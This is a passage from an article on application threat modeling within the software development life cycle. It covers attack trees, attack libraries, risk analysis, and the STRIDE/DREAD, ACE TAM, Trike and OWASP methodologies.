
Those leading the threat modeling exercise will have to be able to interface with other key stakeholders as part of this effort. Specifically, members from the development team and even business analysts will be needed in order to understand code related countermeasures that can be developed (DEV), testing/re-testing of use case scenarios (QA), and a greater understanding of use case scenarios (BA).

Performing threat modeling during the SDLC

There is no question that application threat modeling can best be implemented as a process within the software development life cycle. Outside of the SDLC process, threat modeling would emulate other traditional security efforts such as application assessments, which although beneficial in their own respect, provide a different end goal and deliverable. Secondly, extracting application threat modeling from the SDLC process will reduce the level of collaborative efforts and force security professionals to take on a more adversarial role in conducting their interviews and analysis with other members in IT.

In contrast, threat modeling can shadow the various defined processes of an organization's software development lifecycle. Additionally, its stewards can train and evangelize the benefits of application threat modeling by educating all participating members on the various processes associated with the application threat modeling exercises such as use cases, mitigating controls to remediate code related vulnerabilities discovered (developers), and testing criteria to be executed post remediation efforts in order to ensure that discovered vulnerabilities through misuse cases can no longer be exploitable.

Aspects of application threat modeling traverse all areas of the software development life cycle process. Each aspect of the define, design, develop, debug, and deploy phases touch upon variables that will be utilized by threat modeling techniques. These are revealed in greater detail below as well as being illustrated in the figure on the following page.



Below is a phase-by-phase summary as to how the application threat modeling process is affected by the various stages within the Software Development Life Cycle.

1. Definition: Defining use and abuse cases is the foundation of the security requirement phase in which security requirements are developed. Abuse cases are instrumental to elicit requirements for security controls to mitigate potential risks. The scope of such activity is to gather functional requirements from business analysts, security governance team members, project managers and risk analysts to document the expected functionality for the application and the security controls based upon the defined use cases (positive requirements) as well as the abuse cases (negative requirements).


2. Design: Architects primarily focus on developing this stage of the application threat modeling process by drafting architectural de-

signs that foster improved and secure data flow. Architects must remain vigilant of security requirements that were defined as part of the definition phase in order to ensure that the proposed application architecture conforms to defined security and functional requirements.

A conceptual walk through during design time allows security architects to explore whether the application design promotes the use of security controls to be developed during the development. The main objective here is to identify security flaws in the design phase before the application is ever implemented through a secure modeling activity. The main focus of this activity is the understanding of the application logical and physical architecture in the details, the functions of the application and the use cases, the assets, the identification of trust boundaries, entry points, and data flow diagrams. Data flow diagrams can be utilized to understand how the data flows through the system, the major processes involved,

the trust boundaries and the external interactions. An example of data flow diagramming in support of threat modeling activity is shown in the following figure, documenting the architecture tiers (web server, application server and

database server) the security controls (encryption, authentication, authorization, input validation, session management and exception handling and logging) and the trust boundaries (when control changes).




Architecture and data flow diagram

Similarly, whiteboard exercises may be frequently conducted to visualize end to end deployment scenarios. The overall purpose to these exercises is to create a complete analysis on application function and entry points related to legitimate and illegitimate use cases. White-boarding and data flow analysis can reveal weaknesses across authorization, authentication, secure communication methods channels, and many other functions within

an application. Although no code exists at this point, the conceptualization of attack surfaces are discussed.


In the figure below, we see a whiteboard sketch that shows the various components of a proposed web application. The overview highlights some of the key components or data sources to be used as part of this application.



Whiteboard end to end graphical sketch

The main objective of threat modeling during this design is to conduct an analysis of the threats to the application to identify and classify potential security flaws that could lead to an exploit. The first step is to think about threat scenarios and ask questions with regards to the attacker goals. For example, if the threat scenario is attacking the login of on-line banking application, would the attacker brute force the password to break the authentication? If the threat scenario is to try to elevate privileges to gain another user privileges, would the attacker try to perform forceful

browsing? A threat categorization such as STRIDE is useful in the identification of threats by classifying attacker goals. A threat tree (as shown in the figure below) is useful to explore attack paths, the conditions (e.g. vulnerabilities, depicted as orange blocks) for the threat to be exploited and the necessary mitigating controls (e.g. countermeasures, depicted as green blocks). Once all the possible attack vectors are identified, the focus should proceed to mitigating the vulnerabilities that form the “path of least resistance” and select the appropriate countermeasures.



Attack tree

3. Development: At this stage of the application build process, developers are ideally referencing requirement documents (i.e. - secure coding standards) which they can adhere to when developing an application. This exchange of requirements to the development team should obviously include the security requirements to be used as part of each functional component of the application. In essence the development stage is where theoretical security concepts for application controls are actually put to the test. The controls developed should encompass any use case scenario for the application, regardless of how trivial the specific function may be. For each security control that is put into place based upon the defined requirements, the window of risk for the application reduces. The identification of threats to the application during design also helps to drive a secure implementation by mapping threats to security controls that belong to coding artifacts. The best practice is to

map threats to countermeasures and document them in secure coding standards that can be validated via secure code reviews.

Threats and misuse cases can also drive the implementation of unit test cases during source code development. If threat modeling is performed outside the SDLC on existing applications, the results of the threat modeling exercise helps in reducing the complexity of the source code analysis by promoting an in-depth first approach vs. breadth first approach: based on the results of the threat modeling that is the identification of the threats and the affected application components of these threats, these are the components that you want to code review first. Ultimately, at the conclusion of this phase, the application team should be able to visualize a smaller window of risk that relates to the residual that remains after security controls are successfully developed.

4. Testing: This stage encompasses the majority of risk driven tests such as identifying the application attack libraries to be executed against use cases or in conjunction with conceptualized misuse cases. Threats identified during threat modeling allow the plan for of security test cases to verify that countermeasures are mitigating such threats appropriately and well as for testing the exposure of the application to potential security flaws. In case of penetration tests, besides the validation of common vulnerabilities via vulnerability assessments, application specific security tests can validate the implementation of countermeasures for the attack paths and the potential vulnerabilities identified using threat trees. This stage requires an experienced QA or security tester that is highly versed in the various tool sets and methodologies associated with threat modeling-driven tests. The preparation of the tester relative to execute a battery of tests to aligning attack libraries to various threats being identified to be relevant for the application is the key of factor in the effectiveness of such tests. Ideally the testers should be given a security testing guide that document how and where to conduct the security tests. The testing guide should also link to test

procedures to be used by testers to validate the countermeasures that would negate or mitigate risks associated with various attack scenarios.

The identification of threats relative to the application environment will benefit most from an extensive attack library that can be validated by both manual and automated tools. Substantiating threats through attacks will help to provide probability values that are not speculative but based upon testing efforts by the security tester or testing group. Once attacks have been substantiated and probability levels defined, issues related to business impact are much more concrete and the risk analysis obtains a greater level of respect by the business audience members who are interested in the threat forecasting efforts that have taken place as part of this stage.

An abbreviated view (along with time estimates) for each step within the threat modeling process (as part of the debugging stage are revealed in the table below). This table does not reflect preparatory steps that would have taken place in other phases of the SDLC process.

| Step | Time estimate |
|--------------------------------------|---------------|
| Use Case Walk Through | 2 hours |
| Define MisUses/Threats | 3 hours |
| ID Attack Vector/Surface | 1 hour |
| Threat to Attack Mapping | 0.5 hour |
| Test/Apply Attack Scenarios | 3 hours |
| Identify appropriate countermeasures | 3 hours |

Application Threat Modeling w/in the SDLC Testing Efforts

As you can see in the table above, business related risk analysis has been left out in order to focus on the technical aspects as to what should take place within this stage of the SDLC lifecycle. Security testers should work alongside of Business Analysts and Information Security Officers in order to see if impact levels can be aligned to the application and the information managed by the application. This is typically well documented within other Information Security or Enterprise Risk Man-

agement efforts related to Business Impact Analysis efforts. This information can thereafter be leveraged in order to proceed with the business risk analysis that should undoubtedly take place. Many of the tools referred to later on in this article rely on such impact analysis in order to derive a more accurate diagnosis on risk for the application.

5. Deployment: The deployment stage is the culmination of multiple exchanges between

vulnerability assessment and configuration management efforts. The main objective is a secure configuration and installation and operation of the application. The back and forth of this exchange, as part of any security risk management effort aims to achieve an acceptable level of risk for the application and the information sources that it seeks to protect. Although the coding efforts may have accelerated to the deployment stage, threat modeling techniques are still applicable during the deployment/ implementation stage.

Security architects and build masters can apply threat modeling techniques in order to ensure the integrity of the deployment environment to the defined security specifications that relate to the configuration of hosts platforms, supportive services, and other environmental factors that may introduce vulnerabilities to the application environment. For this reason, security testers and build masters can apply attack simulations in the production environment to identified vulnerabilities at the platform and service levels.

- Password Brute Force
- Buffer Overflow
- Canonicalization
- Cross-Site Scripting
- Cryptanalysis Attack
- Denial of Service
- Forceful Browsing
- Format-String Attacks
- HTTP Replay Attacks
- Integer Overflows
- LDAP Injection
- Man-in-the-Middle
- Network Eavesdropping
- One-Click/Session Riding/CSRF
- Repudiation Attack
- Response Splitting
- Server-Side Code Injection
- Session Hijacking
- SQL Injection
- XML Injection

Threat modeling and risk analysis

Although the risks identified by application threat modeling are technical in nature the overall objective is to translate any of the identified technical risk issues into business risk issues that would be material to the organization. This is achieved by clearly itemizing the associated vulnerabilities and threats affecting the evaluated application. Also needed is the probability in which any designated threats will take place against the application environment. These factors will help determine the likelihood of an attack. Subsequently, the security officer will be able to calculate business

Misconfigurations account for a significant percentage of vulnerabilities for application environments. As a result, threat modeling techniques are very applicable in detailing attack vectors for the misconfiguration of these distributed assets.

Your TM is only as good as its attack library

Threat modeling begins to lose its intrinsic value through the use of a limited attack library. The limited scope of an attack library will fail to adequately prepare an application security tester with the necessary extent of attack patterns that would need to be known in order for appropriate counter measures to be formed. An attack library spells out the likely attack pattern that would be launched against a particular vulnerability within the application. Below represents a concise version of attack patterns that would be included as part of most threat modeling efforts:


risk based upon the perceived impact that technical exploits would have against business operations, either in the short term or long term.

It's important to remember that a clear hierarchy exists within the efforts of risk analysis via application threat modeling. A threat encompasses either a single attack or a series of attacks. The various attacks each correlate to an identified application vulnerability that can be exploited. Probability levels are also assigned to attacks in order to denote the likelihood in which they can successfully exploit targeted vulnerabilities within the application.

Again, security officers and business audience members to application threat modeling must remain cognizant that application threat modeling is a technical risk analysis effort. The business risk analysis effort would incorporate these technical risk findings in order to calculate business risk ratings that would be applicable given previously conducted business impact assessments.

Threat modeling methodologies

Today, there are three key threat modeling methodologies that have slightly different approaches to identifying threats and qualifying risk as shown in the following figure:



TM methodologies summarized

The STRIDE/DREAD methodologies are widely supported by Microsoft and address threats over 6 or 5 threat categories, respectively. STRIDE provides categorization of threats by considering attacker goals such as Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege. DREAD provides for threat-risk ranking according to the technical risk factors for impact (e.g. Damage, Affected Users) and ease of exploitation (Reproducibility, Exploitability, Discoverability). This risk factorization allows the assignment of values to the different influencing factors of a threat. A slightly different methodology that focuses on web applications has also been developed at Microsoft's Pattern & Practices Group. This

methodology still uses DREAD for ranking threats but assigns qualitative values (high, medium, low) instead of quantitative ones.

The third, less renowned methodology is the Trike Methodology. For those favoring a more open source community forum related to application threat modeling, this may be the route to take. Unlike its Microsoft associated methodologies, Trike is not an acronym related to any number of application threats. It's a framework for auditing applications over a series of threat modeling techniques generated by its accompanying tool – Trike. Both the methodology and the tool attempt to execute application auditing from a risk management perspective.

Expecting a tool and methodology that is more focused on technology (given it's MIT roots), the framework provides one of the most risk focused methodologies that revolve around the impact of IT assets that are targets in the various threat modeling scenarios conducted via the framework. It considers variables such as asset value, associated roles of target IT assets, and threat exposures associated with the asset.

Unlike Trike, most threat modeling frameworks do not calculate asset values. Secondly, any risk prioritization is primarily based upon technical impacts and not business impacts. This effort is generally left to the work of information risk analysis efforts within the established processes of a Security and Compliance group. It should be noted that the information risk analysis efforts managed by information security groups must clearly define risk to be comprised of clearly defined vulnerabilities, threats, probability levels. These variables, coupled with a previously derived impact analysis related to each asset in scope, should provide a relatively clear insight into understanding risk.

For most organizations, the evaluation of business impact associated with software vulnerabilities is a critical factor in determining the strategy for mitigating software risks. One strategy may be to only remediate vulnerabilities whose remediation cost is less than the potential business impact derived by the exploitation of the vulnerability. Another strategy could be to accept the risk when the loss of some security controls (e.g. Confidentiality, Integrity, and Availability) implies a small degradation of the service and not a loss of a critical business function. In some cases, the transfer of the risk to another service provider might also be an option, although other indirect risks may apply. For example a company might decide that cannot afford the risk management costs and might decide to transfer the risk to a third party that will manage such risks at a lower cost.

For the aforementioned reasons related to technical risk and business risk analysis, it is important to utilize application threat modeling as an additional security process that accentuates a security governance program and not one that replaces an existing process where

application security is reviewed. Many believe that application threat modeling is a substitute for application based risk assessments. This is incorrect and negates the benefit that threat modeling has in substantiating findings within a risk assessment as well. The two processes vary in objective, but, when managed in unison, they offer comprehensive information on both technical and business risk.

By having rationalized the basic concepts of threat modeling and the best practices that can be adopted it is up to the security practitioner that need to perform the threat modeling exercise to adopting existing TM methodologies and tools such as ACE TAM, TRIKE or a more general methodology that is also referred herein (a la OWASP). To help the threat modeler in the selection of the TM methodology that best fits his security assessment requirements and risk management objectives we have provided herein a brief description of such methodologies.

ACE threat analysis and modeling (tinyurl.com/4bxvn7)

Threat modeling is not a new science since similar concepts have been used in other disciplines such as information risk management. However, using it for assessing technical risks is a rather new approach. Version 1.0 of Microsoft TM combined the TM methodology developed by @stake (later acquired by Symantec) and the early methodologies developed at Microsoft. MS TM 1.0 uses STRIDE/DREAD methodology. While STRIDE provides categorization for the threats, DREAD allows the assignment of values to the different influencing factors of a threat. This approach has also led to the development of the first threat modeling tool. In March 2006 MS released the version 2 of TM of what is called ACE (Application Consulting and Engineering) Threat Analysis and Modeling.

A new tool was also released in support of the methodology originally codenamed Torpedo now referred as ACE 's TAM (Threat Analysis and Modeling) tool. The new ACE 2.0 TM methodology introduces the concept of application security context. Context rules are entered into the tool by considering the trust levels (roles), the entry points (components) and the assets (data).

In the application security context, roles interact with components and components can perform actions such as Create, Read, Updated or Delete (CRUD) data. An example of a rule is: a role A (e.g. database, webservice, website) performs action B (e.g. CRUD) on component D (e.g. website, database, admin client). Once the context rules are entered, the TAM tool automatically generates threats by corrupting these context rules. Based on the generated threats, attack libraries are used to identify which kind of attacks can be used to realize the threats so that vulnerabilities can be found. The new methodology is also more suitable for technical risk assessments in enterprise IT (LOB) applications since it provides for translation of technical risk to business impact.

TRIKE (www.octotrike.org)

Briefly stated, Trike is the risk assessor's threat modeling tool. As previously mentioned, the framework and tool operate with the objective of identifying risk at the asset level. As part of this effort, threat modeling exercises are en-

compassed as part of the framework in order to denote the various attacks and vulnerabilities that are likely to be successful in exploiting assets that are defined to be in scope for this simulation. Of all the threat modeling methodologies and frameworks, Trike offers a superb tool for unifying all secure application development constituents around the objective of applying a security framework to any adopted SDLC program.

The Trike framework begins with what should be the most intuitive for anyone involved with their respective SDLC process – requirements. It is with a thorough understanding of the application or system requirements that the Trike model is able to align these requirements to actors, assets, and intended actions. This base level of understanding a system or application's requirements permits for the second phase of the framework to be populated – implementation. Within the implementation phase is an analysis of the actors, assets, and actions that are associated with the various requirements for the system or application.

INFORMATION SECURITY OFFICERS BENEFIT FROM THREAT MODELING FROM THE TECHNICAL RISK ANALYSIS PERSPECTIVE

With the organization of requirements and the affected 'audience' of those requirements (namely actors, assets, and actions for the application), threat modeling using Trike moves to the use of the threat modeling tool (by the same name) which assists the security professional in performing threat generation scenarios and visualizing attacks and attack trees. Attack trees represent a visual hierarchy of attacks that can be classified per each attack branch of the attack tree. Classification of attacks assist in the assignment of countermeasures once risk is assessed later on in the threat modeling methodology. Also associated with the threat modeling phase of the Trike framework is the inclusion of vulnerabilities, attack libraries, weaknesses, and mitigations. The term 'weaknesses' primarily refers to misconfigurations or errors in the application coding process. Vulnerabilities may actually encompass a weakness or a series of weaknesses. Related to attack libraries, as mentioned previously, the Trike model also reiter-

ates the importance of defining an extensive attack library that is specific to the target platform and underlying program architecture.

The Trike framework concludes strongly with a risk modeling phase followed by a phase entitled Work Flow Notes, where deliverables associated with the tool and methodology's output are produced as deliverables in support of the risk analysis. The risk modeling phase looks at a number of key elements in order to derive business risk. Again, the risk model focuses around asset value and impact of the asset's loss or degraded function to the business. In this sense, Trike does excellent work in culminating the threat modeling exercise by channeling its work to derive business risk by analysis of asset value, threats, weaknesses, vulnerabilities, attacks, attack probabilities, threat exposures, and countermeasures.

As much as Trike does a good job of deriving business risk as part of a threat modeling

exercise, it's scalability is limited overall. It's intended use has been limited to applications whose number of participating actors and actions are not extensive. This being said, the Trike framework may not make sense to apply against a ERP application, but rather a single module whose risk levels are elevated compared to its function, data access, etc. Another drawback to the tool itself is its elementary GUI which makes using the tool far more intimidating to users who have greater affinity towards Windows looking applications and features. Admittedly the support members for the tool have recognized this and are seeking to evolve the UI in the future releases.

Generic threat modeling methodology (tinyurl.com/4lxj7p)

OWASP promotes a generic methodology for threat modeling whose main objective is the identification of threats and vulnerabilities in an effort to evaluate business impact. The OWASP threat model methodology emphasizes the need to enumerate common threats and vulnerabilities and apply them to any existing controls or countermeasures associated

with a target application. The model attempts to focus on changes to assets with a high likelihood and impact levels. The basic steps of a generic TM methodology are outlined herein:

Scope assessment - Before the threat modeling process can begin, the scope of the project has to be defined. The definition of the scope is critical for threat modeling: what should be considered in scope is driven by basic questions that the security tester should ask himself. The threat modeler needs to understand the business functions (use cases) for the application and therefore the threats that the application can be exposed to. Once you have defined the scope, the focus of threat modeling is limited on threats that are supposed to be controlled by application. Let's take an online banking stock web service could receive requests for a bank account based on user credentials. The system might also interface with other applications such as a loan application but this application is not under the control of the on-line banking application. In general, the system boundaries have to be clearly defined as well as the assets that the application is suppose to protect.

THE INFORMATION GATHERED ACROSS THE DIFFERENT VIEWS WILL BE USED TO DETERMINE THE DATA FLOW, IDENTIFY TRUST BOUNDARIES, AND ENTRY POINTS.

